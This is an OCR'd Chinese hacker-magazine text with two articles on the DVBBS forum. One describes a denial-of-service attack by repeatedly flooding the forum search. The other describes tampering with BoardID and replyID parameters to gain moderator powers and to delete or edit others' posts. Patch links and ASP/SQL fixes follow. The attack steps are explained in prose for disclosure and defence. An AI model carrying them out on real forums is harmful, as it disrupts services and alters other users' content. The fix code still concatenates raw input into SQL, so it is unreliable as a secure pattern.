
不知道这个新论坛会不会和Windows2003的命运一样呢！还是让我们祈祷吧！

DVBBS这半年来一直都补来补去，很多人都开始改称它为“洞网”论坛。不过说句良心话，国人能自己编写出这样的论坛，而且免费提供给大家的确很了不起。

探究DVDOS

牢骚了这么多，我还没有引出今天的主题，实在很抱歉！现在我们就开始吧！大家知道DVDOS是什么意思吗？听我说完你就明白了！

最近维护的一个网站空间突然被服务商停止，一问原因，原来网站程序消耗资源太大。于是检查自己的论坛程序，选出了2个最耗资源的功能——压缩数据库、搜索。一般用户当然不可能压缩数据库，但搜索论坛的功能他们还是默认拥有的！可别小看了这个功能啊！一般论坛只要一台电脑就可让它拒绝服务！服务器性能好的论坛再加几个线程也可让它瘫痪！不信吗？那么我们来试试。



随便找个论坛，注册一个用户，登陆后就进搜索选项。要消耗多一点的资源当然要选择大点的搜索范围。让计算机大海捞针，它会很吃力的！嘿嘿~填上最大的搜索范围（怎么算最大？你们自己想吧！）。点击“开始搜索”，然后只要不停的回车就可以了（如图）。如果你嫌麻烦，可以用按键精灵来帮你。呵呵，怎么样？论坛上不去了吧，就是能进去也很慢吧！


一般的虚拟主机对网站CPU消耗量都是有限制的，我们一下就可把它消耗完！虽然我们攻击的是论坛，但受影响的是整个网站乃至整个主机。你会发现攻击的网站所有的ASP程序都执行得很慢。这是因为所有资源都用来搜索数据库了。不过其它文件我们还可正常访问，比如html文件。因为我们访问这些文件，不需要IIS的解释而直接发送给我们。

这里我做测试的是动网论坛，那么其它论坛怎么呢？其它脚本的论坛程序又是怎样的呢？我还没一一去做试验，不过我个人觉得它们也都存在不同程度的影响。这里影响最大的还是Access数据库的论坛。Access本身就比较笨重，运行时自然也相对较耗资源！利用这个方法我们的确可攻击其它类型的论坛。我测试了某个知名联盟的PHP论坛，没几秒就瘫痪了。不过攻击小论坛效果没有大论坛好，数据库越大当然就越容易攻击。CGI的论坛我还没有去测试，估计也差不多吧！

利用这个方法，10个动网论坛至少有9个可以被攻击。就连动网官方站论坛也这样！不过动网论坛SQL版相对要好一点。但任何东西的承受力都有个度，超过这个界线照样可攻击成功。这样看来，动网新的论坛也就避免不了这个问题，让人又想起Windows2003的命运了！

这么多的论坛都能被攻击，看来大家一直没有注意这个问题！废话说了这么多，也该说说怎么防范了。最简单的办法就是取消普通用户的搜索功能，我就是这么做的。谁让我没有学ASP呢！不过，我可以把用户搜索选项减少点，让最大搜索范围小些。对于DVBBS，多增加几个数据表可减小最大搜索范围，也可提高论坛的访问速度。

从来没有写过这么杂的文章，不知道对大家有没有帮助。DVDOS是什么意思，现在应该明白了吧！就是利用DVBBS实现拒绝服务攻击。我们可利用不正常的访问数据库来攻击论坛，也可利用不正常访问其它程序的数据库来攻击网站。总之，要攻击一个网站，攻击数据库是很不错的选择！



真实の神

动网论坛马上就要升级了，但毕竟只是“马上”而已，而且升级后估计有很大一部分网站仍然会延用6.0一段时间，所以这时研究动网6.0的漏洞也不算是白费时间！

不像各位大虾，我可没耐心去一句句地分析源码，我是想到什么就去测试什么的那种人，这个漏洞也是这么发现的。

意外发现

那天像往常一样跑到论坛去灌水，突然注意到回帖时，地址栏里除了帖子的主题编号ID外，只有版面ID（为什么以前就没注意到呢？）。这么说，只要reannounce.asp文件没有过滤BoardID，那么那些收费论坛的VIP区……既然想到了，就马上行动！

修改贴子

找到个收费论坛，查找VIP区的帖子，点击浏览，提示我没有权限查看。把BoardID的值改成其它版面的，回车（激动～激动～）！竟然提示我该主题不存在？！无语……

跑到X的论坛逛逛，在小菜区发现一篇看了让人极度不爽的帖子，在我心情不好时被我看见算你倒霉。删！！没权限……忘了小菜区不是我的地盘（图1）！




图 1

突然间又想到了刚才那个假设，就把小菜区的BoardID=2改成了农具店的BoardID=9，帖子管理界面出来了（图2）。




图 2

但怎么是“农具店”的帖子管理啊？不管了，试了再说！点确认操作，再回小菜区……帖子消失。我晕，真的可以！看来admin_postings.asp文件没有过滤BoardID啊！

成功了一次兴致也跟着来了！继续试试其它版主的管理权限，锁定、解锁、提升、移动、固顶、奖励、惩罚、发布公告……怎么只有奖励和惩罚有用啊！我没有灰心，继续。接下来是编辑帖子！成功，看来editannounce.asp文件也没对BoardID进行过滤啊！

嘿嘿！好玩，去改土豆的总置顶帖！晕，不能修改等级比自己高的！呵呵，忘了这个了。再想想，既然editannounce.asp文件没对BoardID进行过滤，那对replyID是不是也没进行过滤？马上把目标帖子的replyID改成我自己发的帖子的replyID，回车。嘿嘿，编辑界面出现，虽然显示的是我的帖子内容，但主题编号ID没变。这样从理论上来说，是可以更改帖子的主题的！提交，哇塞，居然改成功了（图3）……




图 3

还是改回来吧！不然我被土豆杀了就不好玩了（这个漏洞只要是能够发贴的用户都能利用）。这几个漏洞的主要原因是有些文件没有对BoardID和replyID进行过滤，现在来看看解决方法！

解决措施

动网于7月24日放出了补丁，可并不完美，没有解决版主跨版面行使权限的问题。大家可在打补丁后再自己修改一下。

免费版补丁下载地址：

http://www.dvbbs.net/download/dvbbs6.0.0_AC_Q0724.rar

商业版补丁下载地址：

http://www.dvbbs.net/download/dvbbs6.0.0_SQL_Q0724.rar

下面是具体的文件修改方法：先来看admin_postings.asp文件，在这个文件的第28条：

```
end if
if doWealthMsg="" and douserEPMsg="" and douserCPMsg="" then
        allmsg="没有对用户进行分值操作"
else
        allmsg="用户操作：" & doWealthMsg & douserEPMsg & douserCPMsg
end if
```

要注意的是，将下面的一段代码

```
if not founderr then
      set rs=conn.execute("select title,postusername,postuserid,PostTable from topic where  topicid="&id)
      if rs.eof and rs.bof then
```

修改如下：

```
if not founderr then
      set rs=conn.execute("select title,postusername,postuserid,PostTable from topic where BoardID="&boardid&" and topicid="&id)
      if rs.eof and rs.bof then
```

然后再是 editannounce.asp 文件，找到这两句：

```
set rs=conn.execute("select PostTable from topic where TopicID="&AnnounceID)

sql="select b.username,b.topic,b.body,b.dateandtime,u.usergroupID from "&TotalUseTable&" b,[user] u where b.postuserid=u.userid and b.AnnounceID="&replyID
```

将其修改为：

```
set rs=conn.execute("select PostTable from topic where BoardID="&boardid&" and TopicID="&AnnounceID)

sql="select b.username,b.topic,b.body,b.dateandtime,u.usergroupID from "&TotalUseTable&" b,[user] u where b.postuserid=u.userid and b.BoardID="&boardid&" and b.AnnounceID="&replyID
```

最后是 saveditannounce.asp 文件，跳到 saveeditannounce.asp 文件的 196 行，加入 and b.rootid="&rootid&"，可参照补丁文件修改。

